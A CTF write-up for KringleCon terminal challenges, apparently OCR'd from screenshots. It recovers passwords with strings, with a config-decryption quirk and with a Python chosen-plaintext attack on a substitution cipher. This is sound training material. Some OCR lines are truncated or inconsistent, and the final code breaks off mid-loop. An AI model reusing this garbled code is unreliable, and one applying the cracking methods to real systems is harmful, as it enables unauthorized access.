
Objective: Operate the Santavator

We will be returning to the elevator many times, but for this first time it is very simple to operate. You simply have to get the light stream to pass through the green light and into the corresponding receptacle. There are many ways to do so, this is mine:



KringleCon Talks

This floor contains the red bulb to grab in the upper right corner, as well as 3 side objectives that are similar in nature.




Speaker UNPrep

Access to the Speaker UnPrepared Room is gated behind a side objective to locate a password inside a binary. There are two more objectives that are similar that turn on the lights and vending machine inside the room.


Door - Easy

1. Run the strings command on the door binary



```
connection resetentity not foundalready borrowed$
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...
What do you enter? >
opendoor
 (bytes Overflowextern "
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
src/liballoc/raw_vec.rscapacity overflowa formatting trait implementation returned an error/usr/
c/rustc-1.41.1/src/libcore/fmt/mod.rsstack backtrace:
```


   a.

2. 

```
elf@dd37d7ba09c6 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
```

Lights - Medium


1. Lights have a conf file that has an encrypted password in it

a. 


```
elf@dd37d7ba09c6 ~ $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b12
name: elf-technician
elf@dd37d7ba09c6 ~ $
```

b. You can go in the lab folder and edit the files there to test


2. Running ./lights shows that the username of the configuration is printed out. Might be worth to check out if the username would automatically decrypt the password

a. 


```
elf@7254123aa3c2 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
```

3. 

```
elf@7254123aa3c2 ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```


4. 

```
elf@7254123aa3c2 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? >
```


5. 

```
The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......

Lights on!
```


Vending Machine – Hard

1. The same trick doesn't work here but can delete the config file and the ./vending-machine allows you to input the new user/pass and outputs the encrypted value
    a. 

```
elf@7254123aa3c2 ~/lab $ rm vending-machines.json
elf@7254123aa3c2 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > aaaa
Please enter the password > aaaa

Welcome, aaaa! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > ^C
elf@7254123aa3c2 ~/lab $ cat vending-machines.json
{
  "name": "aaaa",
  "password": "9Vbt"
}elf@7254123aa3c2 ~/lab $
```


2. Since we know the cleartext and ciphertext, just need to figure out the encryption method
3. I like to start with adding a large amount of one letter, to see
    a. 

```
elf@7254123aa3c2 ~/lab $ cat vending-machines.json
{
  "name": "AAAAAAAAAAAAAAAAAAAA",
  "password": "XiGRehmwXiGRehmwXiG"
}elf@7254123aa3c2 ~/lab $
```

    b. 

```
elf@ebda606445da ~/lab $ cat vending-machines.json
{
  "name": "BBBBBBBB",
  "password": "DqTpKv7f"
}elf@ebda606445da ~/lab $
```

    c. 8 character pattern there
        i. AAAAAAAA = XiGRehmw
        ii. BBBBBBBB = DqTpKc7f
4. Then I tried a mixture of the known letters
    a. AAAABBBB

i. 


```
elf@ebda606445da ~/lab $ cat vending-machines.json
{
  "name": "AAAABBBB",
  "password": "XiGRKv7f"
}elf@ebda606445da ~/lab $ 
```

b. First half matches the first half of the A 8 character pattern, while second half matches the end of the B 8 character pattern
c. if password = p then p[x] = cipherPattern[x]
    i. Each letter position in the cipher password will match the corresponding letter position in the Cipher pattern for the cleartext pattern
    ii. If the cleartext password was ABAB the cipher would be XqGT or A[1]B[2]A[3]B[4]

5. Python to rescue to figure out rest of the cipher patterns
    a. First build list of all upper/lower case letters and numbers, then print out one long string with all those values multiplied by 8 to fill the encryption
    b. import string

```
#Get full list of values to put into the encryption formula
alpha = list(string.ascii_letters)
punc = ["1","2","3","4","5","6","7","8","9"]
all_values = alpha + punc
inital_value =""
for c in all_values:
        inital_value += c*8
print(inital_value)
```


    c. Copy that string into user/pass

i. 

```
elf@ebda606445da ~/lab $ cat vending-machines.json
{
  "name": "aaaaaaaabbbbbbbbccccccccddddddddeeeeeeeeffffffffgggggggghhhhhhhhiiiiiiiij
kllllllllmmmmmmmmnnnnnnnnooooooooppppppppqqqqqqqqrrrrrrrrssssssssttttttttuuuuuuuuvvv
xxxxxxxyyyyyyyyzzzzzzzzAAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGGHHHHH
JJJJKKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNOOOOOOOOPPPPPPPPQQQQQQQQRRRRRRRRSSSSSSSSTTTTTTTT
VVVWWWWWWWWXXXXXXXXYYYYYYYYZZZZZZZZ111111112222222233333333444444445555555566666667
899999999",
  "password": "9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4
i07r9fm6W7siFqMvusRQJbhE62XDBRjf2h24c1zM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujcw9N
K2X7D7acF1EiL5JQAMUUarKCTZaXiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHYNNLCeOSFJGRBvYP
rEA24nILqF14D1GnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp9
4cXy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv2rDO5LkIpWFLz5zSWJ1YbNtlgophDlgKdTzAYdIdjOx0C
FSQw4lCgPE6x7"
}elf@ebda606445da ~/lab $ 
```

    d. Save the output into script, then parse it to determine the correct values by splitting encoded data into octects and matching with correct letter
        i. encoded_data = "9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgok AhM0sw4eOCa8okTqy1o63i07r9fm6W7siFqMvusRQJbhE62XDBRjf2h24c1zM5H 8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujcw9NmuGWzmnRAT7OlJK2X7D


```
7acF1EiL5JQAMUUarKCTZaXiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHY
NNLCeOSFJGRBvYPBubpHYVzka18jGrEA24nILqF14D1GnMQKdxFbK363iZBrdjZE8
IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp9Tg0akvHBEkVH5t4cX
y3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv2rDO5LkIpWFLz5zSWJ1YbNtlgophDlg
KdTzAYdIdjOx0OoJ6JItvtUjtVXmFSQw4lCgPE6x7"

split_data = [encoded_data[i:i+8] for i in range(0, len(encoded_data), 8)]

data_pairs = {}
y = 0
for x in all_values:
  letters = x
  data_pairs[letters] = split_data[y]
  y += 1

print(data_pairs)
```

e. 

```
root@kali-vm:~/Kringlecon# python brute.py
{'a': '9Vbtacpg', 'b': 'GUVBfWhP', 'c': 'e9ee6EER', 'd': 'ORLdlwWb', 'e': 'wcZQAYue', 'f': '8wIU
SbD', 't': 'cZRCdgTN', 'u': 'Cujcw9Nm', 'v': 'uGWzmnRA', 'w': 'T7OlJK2X', 'x': '7D7acF1E', 'y':
QKdxFbK3', 'M': '63iZBrdj', 'N': 'ZE8IMJ3Z', 'O': 'xlQsZ4Ui', 'P': 'sdwjup68', 'Q': 'mSyVX10s',
5': 'dTzAYdId', '6': 'jOx0OoJ6', '7': 'JItvtUjt', '8': 'VXmFSQw4', '9': 'lCgPE6x7'}
```

f. Take the given password, split into octet then run through each letter, compare to the saved data_pairs and print out the value once a match is found


```
password = "LVEdQPpB"
password2 = "wr"
full_pass = [password,password2]

for part in full_pass:
  char = 0
  for letter in part:
    for key, value in data_pairs.items():
      if letter == value[char]:
        print(key)
    char += 1
```

g. 

```
root@kali-vm:~/Kringlecon# python brute.py
C
a
n
d
y
C
a
n
e
1
```

Full Code:


```
import string

#Get full list of values to put into the encryption formula
alpha = list(string.ascii_letters)
punc = ["1","2","3","4","5","6","7","8","9"]
all_values = alpha + punc
inital_value =""
for c in all_values:
  inital_value += c*8

encoded_data =
"9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4eOCa8okTqy1o
63i07r9fm6W7siFqMvusRQJbhE62XDBRjf2h24c1zM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujc
w9NmuGWzmnRAT7OlJK2X7D7acF1EiL5JQAMUUarKCTZaXiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3
zCnHYNNLCeOSFJGRBvYPBubpHYVzka18jGrEA24nILqF14D1GnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisd
wjup68mSyVX10sI2SHIMBo4gC7VyoGNp9Tg0akvHBEkVH5t4cXy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNic
v2rDO5LkIpWFLz5zSWJ1YbNtlgophDlgKdTzAYdIdjOx0OoJ6JItvtUjtVXmFSQw4lCgPE6x7"

split_data = [encoded_data[i:i+8] for i in range(0, len(encoded_data), 8)]

data_pairs = {}
y = 0
for x in all_values:
  letters = x
  data_pairs[letters] = split_data[y]
  y += 1

password = "LVEdQPpB"
password2 = "wr"
full_pass = [password,password2]

for part in full_pass:
  char = 0
  for letter in part:
    for key, value in data_pairs.items():
